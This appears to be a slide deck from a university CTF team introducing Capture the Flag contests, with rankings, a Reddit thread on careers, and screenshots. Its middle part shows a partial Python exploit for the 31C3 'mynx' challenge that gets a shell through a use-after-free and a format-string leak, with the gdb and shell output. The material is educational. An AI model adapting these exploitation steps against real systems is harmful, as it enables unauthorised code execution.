
Capture the Flag

Acquiring practical security knowledge through enjoyable hacking challenges.

Samuel Groß

INSTITUTE OF THEORETICAL INFORMATICS



What is CTF?

- Online contests
- Applied IT Security
- Team oriented

During CTFs, people . . .

- are hacking (in the positive sense of the word)
- do vulnerability discovery + exploit writing
- get in contact with all kinds of technology
- in general do computer science
- learn

What is CTF NOT?

- Using existing exploits
- Illegal
- Very beginner friendly :(

Who plays CTF?

- Team “Dragon Sector”: Google Security Engineers for the most Part
- Team “PPP”: Students (plus alumni) from CMU
- Team “Fluxfingers”: Students (plus alumi) from RUB
- Many other people active in the IT security community
- In general around 100 regularly active teams plus “casual” players

Everyone likes CTF ;)

[-] **DeadStarMan** 9 points 10 months ago

What do you look for in a intern, experience wise? Any advice for a CS major looking to break into the field?

permalink save give gold

[-] IncludeSec [S] 24 points 10 months ago*

CTFs....DO.EVERY.CTF! ctftime.org

that's it, as a student this is what you should be spending all your waking hours on. It will make you a self-starter, you'll learn technical skills ahead of your peers and it's a huge green "This guy knows what he's doing" flag for potential employers who really know security.

You can also use it as a reverse red-flag, if nobody on the technical security team you're interviewing with knows what CTFs are then you've got to wonder how good they are :-|

permalink save parent give gold

[-] **valsmithar** 9 points 10 months ago

I'd agree with this. Spend all of your free time building VM's with vulnerabilities, attacking them, recreating exploits. Everything is theoretically easy until you physically try to recreate it. You'll learn a lot by building applications and systems which will make you better when attacking them because you will understand the thought process of a sysadmin or dev.

permalink save parent give gold

[-] **OfFireAndFlame** 9 points 10 months ago

To add to that, here's an archive of older CTF challenges you can go through.

permalink save parent give gold

[-] **DeadStarMan** 3 points 10 months ago

Thanks for the tip! I am on spring break right now, so I will start this today.

permalink save parent give gold

[-] **aaronhigbee** 4 points 10 months ago

Yup. CTF puzzle solving is a good trait for services that don't have known methodologies.

permalink save parent give gold

How does it work?

- Teams register on website
- Contest starts
- Challenges accessible through website
- Flags (= character strings) are obtained by solving a challenge
- Can be submitted on the website to get points
- The harder the challenge the more points it is worth
- Afterwards participants publish write-ups explaining how a challenge could be solved

CTF “Disciplines”

- Binary Exploitation
- Web Security
- Cryptography
- Sandboxing
- Reverse Engineering
- Forensics
- Programming
- ...

Who organizes CTFs/When do they take place

- Usually organized by other CTF teams
- Often take place during IT security conferences
  - 31C3
  - Shmoocon
  - Hack.lu
  - ...
- Usually on-line - everyone with internet access can play
- Sometimes on-site as well (attack-defense)
- “World-Championship”: DEFCON CTF

ctftime.org

CTF TIME | CTFs | Upcoming | Archive | Calendar | Teams | FAQ | About | Contact us | Timezone: Europe/Berlin | Welcome, saelo

Team rating

2015 | 2014 | 2013 | 2012 | 2011

Place	Team	Country	Rating
1	Dragon Sector		40.000
2	penthackon		30.000
3	StratumAuhuur		26.667
4	int3pids		19.000
5	Plaid Parliament of Pwning		16.000
6	KITCTF		11.333
7	Samurai		8.857
8	0x0		8.500
9	nopple		6.222
10	0x8F		6.000

Full rating | Rating formula

Upcoming events

Format	Name	Date	Duration

Last events

Ghost in the Shellcode 2015
Jan. 18, 2015, 6:30 p.m. | Washington, DC

Insomni'hack teaser 2015
Jan. 11, 2015, 10 p.m. | On-line

Place	Team	Country	Points
1	Dragon Sector		40.000
2	penthackon		30.000
3	StratumAuhuur		26.667

373 teams total | Tasks and writeups

HackIM 2015
Jan. 11, 2015, 7:30 a.m. | On-line

About us

- Started around June 2014
- Currently around 5 core members
- Plus quite a few people with general interest
- Weekly meetings (currently Wednesday afternoon)
  - Work on previous CTF challenges (“training”)
  - Do small workshops
  - Or just chat about IT Security in general

kitctf.de

KITCTF

About IRC

Jan 18, 2015
GITS 2015 CTF 'giggles' writeup
giggles was an exploitation challenge worth 300 points at the "Ghost in the Shellcode" CTF 2015.

Jan 12, 2015
InsomniHack Teaser - elysium writeup
Just a quick writeup for the elysium (200pts) challenge from the InsomniHack Teaser CTF 2015. We ended up making the 6th place during the CTF :)

Jan 9, 2015
31C3 CTF 'saas' writeup
saas was an exploitation challenge worth 50 points at the 31C3 CTF.

Dec 30, 2014
31C3 CTF 'mynx' writeup
tl;dr 1 byte overwrite => use after free condition => information leak through a format string. Combined again with the first two steps to gain code execution via a controlled call to system().

Dec 30, 2014
31C3 CTF 'devilish' writeup
devilish was a web challenge worth 30 points at the 31C3 CTF.

Dec 11, 2014
Basic Tools
CTFs are about the skill, not about the tools. Still, you'll need a couple of tools to be successful. In general a good advice is to get used to working with the OS shell. There's really a lot of things you can do very quickly and effectively if you know your way around bash/zsh

CTF in Pictures

The following screenshots were taken during 31C3 CTF 2014.

31C3 CTF | Announcements | Scoreboard | Challenges | FAQ | Logout [KITCTF]

pwn (0/13 → 0/400) | crypto (0/4 → 0/90) | reversing (0/7 → 0/170) | malware (0/5 → 0/120) | signals (0/2 → 0/45) | web (0/5 → 0/90)

- booking 35
- cairo 30
- cfy 10
- cfy2 30
- Fyltr 15
- maze 40
- mynx 30

  Solves: 25

  mynx running on 188.40.18.80 1234
- Nokia 1337 30
- Nokia 31337 50
- pin 30
- pong 30

```
┌─sam@ctf ~/mynx
└─➤  ./mynx
welcome to the ascii art repository
1.) add ascii art
2.) browse ascii art
3.) select ascii art
0.) quit
> 1
0.) invert filter [default]
1.) LOLOLO filter
2.) case inversion filter
> 2
enter your ascii art >>>
AAAA
1.) add ascii art
2.) browse ascii art
3.) select ascii art
0.) quit
> 3
enter ascii art id
> 1
AAAA

1.) add comment
2.) remove all comments
3.) apply filter
0.) back
> 1
enter your comment for no. 1
> blabla
AAAA

anonymous says: blabla

1.) add comment
2.) remove all comments
3.) apply filter
0.) back
> 
```

File Edit Jump Search View Debugger Options Windows Help

Local Linux debugger

Library function | Data | Regular function | Unexplored | Instruction | External symbol

Functions window

Function name
sub_8048862
sub_80488C7
sub_804890F
sub_8048957
sub_804898F
sub_80489DC
sub_8048B52
sub_8048C2B
sub_8048CE3
sub_8048D8B
sub_8048E65
sub_8048EE3
sub_8048F9E
sub_8049022
sub_80490B0
nullsub_1
_term_proc
read
printf
free
memcpy

IDA View-A | Hex View-1 | Structures | Enums | Imports | Exports

```
.text:08048D3C
.text:08048D3C loc_8048D3C:                            ; CODE XREF: sub_8048CE3+40↑j
.text:08048D3C                 mov     eax, [ebp+var_10]
.text:08048D3F                 movzx   eax, byte ptr [eax]
.text:08048D42                 or      eax, 36h
.text:08048D45                 mov     edx, eax
.text:08048D47                 mov     eax, [ebp+var_10]
.text:08048D4A                 mov     [eax], dl
.text:08048D4C                 mov     eax, [ebp+var_10]
.text:08048D4F                 add     eax, 1
.text:08048D52                 mov     [ebp+var_14], eax
.text:08048D55                 mov     eax, [ebp+var_14]
.text:08048D58                 mov     edx, [ebp+arg_0]
.text:08048D5B                 mov     [eax], edx
.text:08048D5D                 sub     esp, 8
.text:08048D60                 push    [ebp+arg_0]
.text:08048D63                 push    offset aEnterYourComme ; "enter your comment for no. %i\n> "
.text:08048D68                 call    _printf
.text:08048D6D                 add     esp, 10h
.text:08048D70                 mov     eax, [ebp+var_14]
.text:08048D73                 add     eax, 4
.text:08048D76                 sub     esp, 4
.text:08048D79                 push    0FCh            ; nbytes
.text:08048D7E                 push    eax             ; buf
.text:08048D7F                 push    0               ; fd
.text:08048D81                 call    _read
.text:08048D86                 add     esp, 10h
```

00000D79 08048D79: sub_8048CE3+96

Output window

```
IDA is analysing the input file...
You may start to explore the input file right now.
Propagating type information...
Function argument information has been propagated
The initial autoanalysis has been finished.
```

IDC

AU: idle Down Disk: 14GB

```
┌─sam@ctf ~/mynx
└─➤  ./poc.py
┌─sam@ctf ~/mynx
└─➤
```

```
┌─sam@ctf ~/mynx
└─➤  while true; do gdb -q -x cmds ncat; sleep 1; done
Reading symbols from ncat...(no debugging symbols found)...done.
[New process 2065]
process 2065 is executing new program: /home/sam/mynx/mynx

Program received signal SIGSEGV, Segmentation fault.
[Switching to process 2065]
0x41414141 in ?? ()
(gdb) info registers
eax            0x41414141       1094795585
ecx            0xa      10
edx            0x804b211        134525457
ebx            0xb7fd1000       -1208152064
esp            0xbffffbdc       0xbffffbdc
ebp            0xbffffc08       0xbffffc08
esi            0x0      0
edi            0x0      0
eip            0x41414141       0x41414141
eflags         0x10296  [ PF AF SF IF RF ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
(gdb) backtrace
#0  0x41414141 in ?? ()
#1  0x08048b3e in ?? ()
#2  0xb7e3fa83 in __libc_start_main (main=0x80489dc, argc=1, argv=0xbffffcb4, init=0x80490b0, fini=0x8049110,
    rtld_fini=0xb7fed180 <_dl_fini>, stack_end=0xbffffcac) at libc-start.c:287
#3  0x080484f1 in ?? ()
(gdb) □
```

File Edit View Search Terminal Help

```
188     c.sendln(b'3')
189     time.sleep(pause)
190     c.sendln(b'0')
191     time.sleep(pause)
192
193 def quit(c):
194     c.sendln(b'0')
195     time.sleep(pause)
196
197 printf = 0x08048420
198
199 off_system = 0x3e2b0
200 off_start_main = 0x19970 + 9
201 offset = off_system - off_start_main
202
203 with connect(TARGET) as c:
204     c.recv()
205
206     print("exploiting 1st time: leaking addr of system...")
207     new_ascii_art(c, b'blabla')
208     new_comment(c, 1, b'lalalala')
209     new_ascii_art(c, b'bash||%38$x')
210     delete_all_comments(c, 1)
211     new_comment(c, 1, 0xfb * b'A' + b'\x48')
212     new_comment(c, 2, p(printf))
213     delete_all_comments(c, 1)
214     new_comment(c, 1, 0xfb * b'A' + b'\x49')
215     c.recv()
216     apply_filter(c, 2)
217
218     addr = int(c.recv_until_match("bash\|\|([0-9a-f]+)").group(1), 16)
219     addr += offset
220     print("system() @ 0x{:x}".format(addr))
221
222     print("exploiting 2nd time: calling into system()...")
223     delete_all_comments(c, 1)
224     new_comment(c, 1, 0xfb * b'A' + b'\x48')
225     new_comment(c, 2, p(addr))
226     delete_all_comments(c, 1)
227     new_comment(c, 1, 0xfb * b'A' + b'\x49')
228     c.recv()
229     apply_filter(c, 2)
230
231     c.sendln(b'echo pwned')
232     c.recv_until_found([b'pwned'])
233     print("pwned!")
234     c.interact()
```

NORMAL +0 ~0 -0 exploit.py python utf-8[unix] 89% 209: 28

"exploit.py" 234L, 5741C written

```
sam@hackpad ~/31C3-CTF/mynx
  ls
exploit.py  libc-2.19.so  mynx  mynx.hop
sam@hackpad ~/31C3-CTF/mynx
  ./exploit.py
exploiting 1st time: leaking addr of system...
system() @ 0xf76282b0
exploiting 2nd time: calling into system()...
pwned!
> id
uid=1000(user) gid=1000(user) groups=1000(user)
> uname -a
Linux 31c3ctf-mynx 3.16.0-28-generic #38-Ubuntu SMP Fri Dec 12 17:37:40 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
> pwd
/
> ls /home/user
flag
> cat /home/user/flag
31C3_i_like_weird_allocators
>
```

31C3 CTF | Announcements | Scoreboard | Challenges | FAQ | Logout [KITCTF]

pwn (1/13 → 30/400) | crypto (0/4 → 0/90) | reversing (0/7 → 0/170) | malware (0/5 → 0/120) | signals (0/2 → 0/45) | web (0/5 → 0/90)

- booking 35
- cairo 30
- cfy 10
- cfy2 30
- Fyltr 15
- maze 40
- mynx 30

  Solves: 25


  mynx running on 188.40.18.80 1234
- Nokia 1337 30
- Nokia 31337 50
- pin 30
- pong 30

31C3 CTF | Announcements | Scoreboard | Challenges | FAQ | Logout [KITCTF]

pwn (2/13 → 40/400) | crypto (2/4 → 40/90) | reversing (2/7 → 40/170) | malware (0/5 → 0/120) | signals (0/2 → 0/45) | web (4/5 → 70/90)

- booking 35
- cairo 30
- cfy 10
- cfy2 30
- Fyltr 15
- maze 40
- mynx 30
- Nokia 1337 30
- Nokia 31337 50
- pin 30
- pong 30
- saas 50
- sarge 20

31C3 CTF | Announcements | Scoreboard | Challenges | FAQ | Logout [KITCTF]



The CTF is over!

Again, thanks to all pariticipants, you did a great job.

Final ranks:

1. 0xffa
2. pasten
3. Dragon Sector

Congrats!

See you in Hall 17

31C3 CTF 'mynx' writeup

Dec 30, 2014 • By saelo

tl;dr 1 byte overwrite => use after free condition => information leak through a format string. Combined again with the first two steps to gain code execution via a controlled call to system().

We're provided with a binary as well as an IP address and a port. Here' an excerpt from running the binary:

```
welcome to the ascii art repository
1.) add ascii art
2.) browse ascii art
3.) select ascii art
0.) quit
> 1
0.) invert filter [default]
1.) LOLOLO filter
2.) case inversion filter
> 1
enter your ascii art >>>
asdf
1.) add ascii art
2.) browse ascii art
3.) select ascii art
0.) quit
> 3
enter ascii art id
> 1
```

Summary

CTFs . . .

- are team oriented online competitions
- provide hands-on experience
- cover a broad spectrum of IT Security and Computer Science
- are fun :)

- interested? http://kitctf.de/we-want-you/